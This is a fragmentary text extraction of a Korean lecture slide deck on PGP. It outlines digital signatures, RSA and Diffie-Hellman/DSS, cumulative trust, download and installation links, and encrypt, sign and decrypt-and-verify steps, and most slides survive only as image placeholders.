
- 전자서명

- 무결성, 사용자인증, 부인봉쇄

- RSA, Diffie-Hellman/DSS 사용

- 공개키 기반




- Cumulative trust 사용




# PGP

- 공개 PGP 다운로드
  - <http://www.pgpi.org/>
- 설치 및 사용법
  - PGP 6.5.1 설치 및 운영가이드
  - <http://www.certcc.or.kr/tools/PGP.html>

# PGP-Encrypt-








이동본서문서대




# PGP-Sign-

이동통신사업자





# PGP-Decrypt & Verify-

<Decrypt>



<Verify>



이동통신망대응팀

# Q & A

